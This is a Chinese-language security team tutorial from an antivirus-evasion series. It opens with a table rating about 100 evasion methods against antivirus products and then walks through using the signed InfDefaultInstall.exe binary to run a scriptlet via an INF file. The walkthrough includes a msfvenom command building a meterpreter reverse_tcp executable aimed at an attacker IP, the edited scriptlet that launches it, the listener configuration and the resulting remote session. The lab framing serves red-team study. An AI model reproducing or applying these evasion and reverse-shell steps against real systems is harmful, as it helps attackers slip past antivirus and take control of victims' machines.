Author:你伤不到我哒@Tide安全团队

Tide安全团队:

Tide安全团队致力于分享高质量原创文章,研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域,对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台,如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞,在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客,研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki: http://paper.TideSec.com 或团队公众号。



声明:文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途以及盈利等目的,否则后果自行承担!

文章打包下载及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀能力一览表

几点说明:

- 1、表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。
- 2、为了更好的对比效果,大部分测试payload均使用msf的windows/meterperter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01),火绒版本 5.0.34.16 (2020.01.01),360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀,所以可能只是代表了静态查杀能力,数据仅供参考,不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软,这样的技术肯定是有的,只是没被公开,一旦公开第二天就能被杀了,其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理,静态查杀 payload或者查杀白名单程序都没有任何意义,所以这里对白名单程序的免杀效果 不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									V	V	
2	msf自编码	51/69		√							$\sqrt{}$	$\sqrt{}$	
3	msf自捆绑	39/69		√							$\sqrt{}$	$\sqrt{}$	V
4	msf捆绑+编码	35/68	J	√							$\sqrt{}$	$\sqrt{}$	V
5	msf多重编码	45/70		√			V				J	J	V
6	Evasion模块exe	42/71		√							$\sqrt{}$	$\sqrt{}$	$\sqrt{}$
7	Evasion模块hta	14/59			V				V		J	J	V
8	Evasion模块csc	12/71		√	√	√	V		V	$\sqrt{}$	$\sqrt{}$	$\sqrt{}$	V
9	Veil原生exe	44/71	J		V						V		V
10	Veil+gcc编译	23/71	✓	√	√		V				$\sqrt{}$	$\sqrt{}$	V
11	Venom-生成exe	19/71		√	V	V	V				V	V	J
12	Venom-生成dll	11/71	J	√	V	V	√	$\sqrt{}$			$\sqrt{}$	$\sqrt{}$	$\sqrt{}$
13	Shellter免杀	7/69	J	√	J		J		J		V	V	J
14	BackDoor-Factory	13/71		√	√		J	✓			√	√	√
15	BDF+shellcode	14/71		V	J		J		J		V	V	V
16	Avet免杀	17/71	√	√	√		V			√	V	V	√

	17	TheFatRat:ps1-exe	22/70		,							,		
	17 18	TheFatRat:加壳exe	22/70		√ 	J		√ -	√ 	√ 		√ 	√ 	<i>Γ</i>
	19	TheFatRat:c#-exe	12/70 37/71	V	√ 		J	√ √	J	J	<i>r</i>	J	\(\)	\(\)
	20	Avoidz:c#-exe			√ 		-				√ 	√ 	J	√
			23/68		√ -		√ 	√ -			J	√ 		√ -
	21	Avoidz:py-exe	11/68		√ -		√ -	√		J		√ -	√ -	√ -
	22	Avoidz:go-exe	23/71		√ -		√ -	√ -	√ -			√ -	√ -	√ -
	23	Green-Hat-Suite	23/70	_	√ -		√	V	J		_	√ -	√	√ -
	24	Zirikatu免杀	39/71	V	V	J					V	V	J	V
	25	AVIator免杀	25/69	V	V	J		J		J	J	V	J	V
	26	DMKC免杀	8/55		V		V		V	V	V	V	V	V
	27	Unicorn免杀	29/56			V				J		J	J	V
	28	Python-Rootkit免杀	7/69	V	√	J		J		V	V	V	V	V
	29	ASWCrypter免杀	19/57	V				J				J	V	V
	30	nps_payload免杀	3/56	√	V	√		V	√	V	V	V	√	V
	31	GreatSct免杀	14/56	√	√	√			V	J	1	✓	J	✓
	32	HERCULES免杀	29/71			√						√		V
	33	SpookFlare免杀	16/67		$\sqrt{}$	J	√	V	J	V	√	√		✓
	34	SharpShooter免杀	22/57	√	$\sqrt{}$				V	2"		✓	J	✓
	35	CACTUSTORCH免杀	23/57	V	√	√		J				√	V	V
	36	Winpayloads免杀	18/70	$\sqrt{}$	√	J	$\sqrt{}$	V	7	J	$\sqrt{}$	V	J	V
	37	C/C++1:指针执行	23/71	V	V			V		V		V		V
	38	C/C++2:动态内存	24/71	V	✓			1		V		√		V
	39	C/C++3:嵌入汇编	12/71	V	V	V		J	J	√		V	V	V
	40	C/C++4:强制转换	9/70	V	V	V		J	J	J	V	V	V	V
	41	C/C++5:汇编花指令	12/69	V	J	J		J	J	J		V	J	V
	42	C/C++6:XOR加密	15/71	√	J	V		J		J	V	V	V	V
	43	C/C++7:base64加密1	28/69	J	J	V		V		V		V	J	V
	44	C/C++8:base64加密2	28/69	V	J	V		V		V		V		V
	45	C/C++9:python+汇编	8/70	V	V	V	V	V	V	J	V	√	J	V
	46	C/C++10:python+xor	15/69	J	J	V	J	J		V	V	V	J	V
	47	C/C++11:sc_launcher	3/71	√	√	√	√	√	V	√	√	√	√	√
	48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√	•	√	√ √	√
	49	C# 法1:编译执行	20/71	√ √	√ √	√		√ √		√ √	V	√	√ √	√ √
	50	C# 法2:自实现加密	8/70	√ √	√	√	V	√ √	J	√ √	√	√	J	√
	- •	7,700	-,. 0	v	•	¥	·	V	•	V	V	٧	,	,
	51	C# 法3:XOR/AES加密	14/71	V	J	V		J		J	✓	V	J	V
	52	C# 法4:CSC编译	33/71	J	J	V					√	V	V	J
	53	py 法1:嵌入C代码	19/70	V	J	✓			√		J	V	J	J
	54	py 法2:py2exe编译	10/69	V	J	V		J		V	√	V	J	V
	55	py 法3:base64加密	16/70	V	J	V	√				✓	V	V	V
7/1	56	py 法4:py+C编译	18/69		J	J					J	V	V	J
	57	py 法5:xor编码	19/71	J	J	J					J	J	V	J
	58	py 法6:aes加密	19/71	V	J	V					J	V	V	V
	59	py 法7:HEX加载	3/56	V	J	V	V	J		V	V	V	V	J
	60	py 法8:base64加载	4/58	J	J	V	J	V		J	J	V	V	J
	61	ps 法1:msf原生	18/56	J	J	J					J	J	V	J
	00	>+0.00tn+	0/50	,	,	,	,	,	,	,	,	,		,

62	ps 法2.5U加载	0/58	V	V	V	V	V	V	V	V	V	V	V
63	ps 法3:PS1编码	3/58	J	J	J		J	J	J	J	J	V	J
64	ps 法4:行为免杀	0/58	√	√	√	V	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	V	V	V	V	V		J	J	V		J
66	go 法2:sc加载	4/69	V	V	V	V	V	V	J	V	V		J
67	go 法3:gsl加载	6/71	√	V	V	√	V	V	J	V	√	V	J
68	ruby加载	0/58	V	J	V	V	V	V	J	J	J	V	J
69	MSBuild 代码1	4/57	V	V	V		V	V		V	V	V	V
70	MSBuild 代码2	18/58	V	V	J				J		V	V	J
1	Msiexec 法1	22/60	V	V	V				V		V	V	J
72	InstallUtil.exe	3/68	V	V	V	V	J	V	J	V	V	J	1
73	Mshta.exe	26/58	V	V	V						V	J	V
74	Rundll32.exe	22/58			V						J	J	V
5	Regsvr32 法1	22/58			V						V	V	J
76	Regsvr32 法2	18/58		√	√			V	V	V	J	√	J
77	Cmstp.exe	21/57			V						J	V	J
8	ftp.exe	-	-	-	-	-	-	-	- 1/2/2	-	-	-	-
'9	Regasm/Regsvcs.exe	-	-	-	-	-	-	- ,	9	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-//	2	-	-	-	-
1	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
2	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
3	IEexec.exe	-	-	-	-		-	-	-	-	-	-	-
4	winrm/slmgr.vbs	-	-	-	-	-		-	-	-	-	-	-
5	pubprn.vbs	-	-	-	-(1-)	-	-	-	-	-	-	-
36	Xwizard.exe	-	-	-/	-	-	-	-	-	-	-	-	-
37	winword.exe	-	-		-	-	-	-	-	-	-	-	-
38	msdeloy.exe	-	-1	-	-	-	-	-	-	-	-	-	-
39	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
00	WMIC.exe	-	- "	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs		-	-	-	-	-	-	-	-	-	-	-
2	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll		-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
7	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-


本文目录:

- 免杀能力一览表
- 一、InfDefaultInstall.exe简介
- 二、利用InfDefaultInstall.exe执行程序
- 三、利用InfDefaultInstall.exe执行payload
- 四、参考资料


一、InfDefaultInstall.exe简介

InfDefaultInstall.exe是一个用来进行inf安装的工具,具有微软签名,存在路径为:

C:\Windows\System32\Infdefaultinstall.exe
C:\Windows\SysWOW64\Infdefaultinstall.exe



我们可以通过直接该文件后面跟inf文件来进行绕过一些限制



利用InfDefaultInstall.exe执行程

下: https://gist.github.com/KyleHanslovan/5e0f00d331984c1fb5be32c40f3b2

在本机进行示例,以下为shady2.inf的代码

```
ge. log⊠ 📒 REAIME. md⊠ 📔 poc. ps1⊠ 📙 shady 2. inf⊠
[Version]
 Signature=$CHICAGO$
 Provider=test
ClassGuid={4d36e979-e325-llce-bfcl-08002bel0318}
 CatalogFile=shady.cat
DriverVer=01/29/2010
 HuntressLabs=ModelsSection.NTx86.NTia64.NTamd64
 ; Models Section
☐ [ModelsSection.NTx86]
UnregisterDlls = Squiblydoo
 UnregisterDlls = Squiblydoo
□ [ModelsSection.NTamd64]
 UnregisterDlls = Squiblydoo
 ; Support Sections
 UnregisterDlls = Squiblydoo
  ll,,scrobj.dll,2,60,C:\Users\Administrator\Desktop\inf_catalog_signing_poc-master\shady\shady.sct
```

以下为shady.sct的代码,可以看到最后是调出notepad.exe的

```
change.logX 📳 README.mdX 🔛 poc. ps1X 🔡 shady 2. infX 🔡 shady. sctX
     <?XML version="1.0"?>
   =<scriptlet>
        progid="PoC"
        classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
         <!-- Proof Of Concept - Casey Smith @subTee -->
         <!-- License: BSD3-Clause -->
         <script language="JScript">
            <! [CDATA[
                 var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");
            11>
     </script>
    -</registration>
    </scriptlet>
```

在cmd窗口中运行

InfDefaultInstall.exe
"C:\Users\Administrator\Desktop\inf_catalog_signing_pocmaster\shady\shady 2.inf"

```
C:\Windows\SysWOW64>InfDefaultInstall.exe "C:\Users\Administrator\Desktop\inf_catalog_signing_poc-master\shady\shady 2.i
nf"
C:\Windows\SysWOW64>

元标题·记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
```

三、利用InfDefaultInstall.exe执行payload

靶机: windows 10 ip地址: 172.16.111.194

攻击机: kali linux ip地址: 172.16.111.222

首先使用msf生成exe格式的shellcode

msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp lhost=172.16.111.222 lport=3333 -f exe > ./hacker.exe

```
root@kali:~

文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)

root@kali:~# msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp
lhost=172.16.111.222 lport=3333 -f exe > ./hacker.exe
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

将生成的exe木马复制到靶机,备份一份shady222.inf并更改shady.sct中的文件路 径为hacker.exe

```
<?XML version="1.0"?>
    =<scriptlet>
      <registration
         progid="PoC"
          classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
          <!-- Proof Of Concept - Casey Smith @subTee -->
          <!-- License: BSD3-Clause -->
          <script language="JScript">
             <![CDATA[
                  var r = new ActiveXObject("WScript.Shell").Run("C:\\hacker.exe");
11
12
13
     </registration>
</scriptlet>
16
17
```

在msf中设置监听

```
msf5 exploit(multi/handler) > options
Module options (exploit/multi/handler):
  Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse tcp):
            Current Setting Required Description
  Name
                                       Exit technique (Accepted: '', seh, threa
  EXITFUNC process
                             yes
d, process, none)
            172.16.111.222
                                 The listen address (an interface may be
   LHOST
                           yes
specified)
  LPORT
            3333
                             yes
                                      The listen port
Exploit target:
   Id Name
```

靶机中使用InfDefaultInstall.exe运行shady222.inf

```
■ 管理点: C\Windows\system32\cmd.exe - □ X

C:\Windows\SysWOW64>InfDefaultInstall.exe C:\Users\Administrator\Desktop\inf_catalog_signing_poc-master\shady\shady222.i

nf

C:\Windows\SysWOW64>_
```

攻击机kali成功监听到靶机上线

```
msf5 exploit(multi/handler) > run


[*] Started reverse TCP handler on 172.16.111.222:3333
[*] Sending stage (206403 bytes) to 172.16.111.194
[*] Meterpreter session 4 opened (172.16.111.222:3333 -> 172.16.111.194:57538) a t 2020-02-28 14:48:17 +0800

meterpreter >
```

以下为靶机安装360全家桶和火绒杀毒后的InfDefaultInstall.exe执行效果: 360全家桶报毒, kali无法监听。



火绒报毒,kali无法监听。



四、参考资料

https://medium.com/@KyleHanslovan/re-evading-autoruns-pocs-on-windows-10-dd810d7e8a3f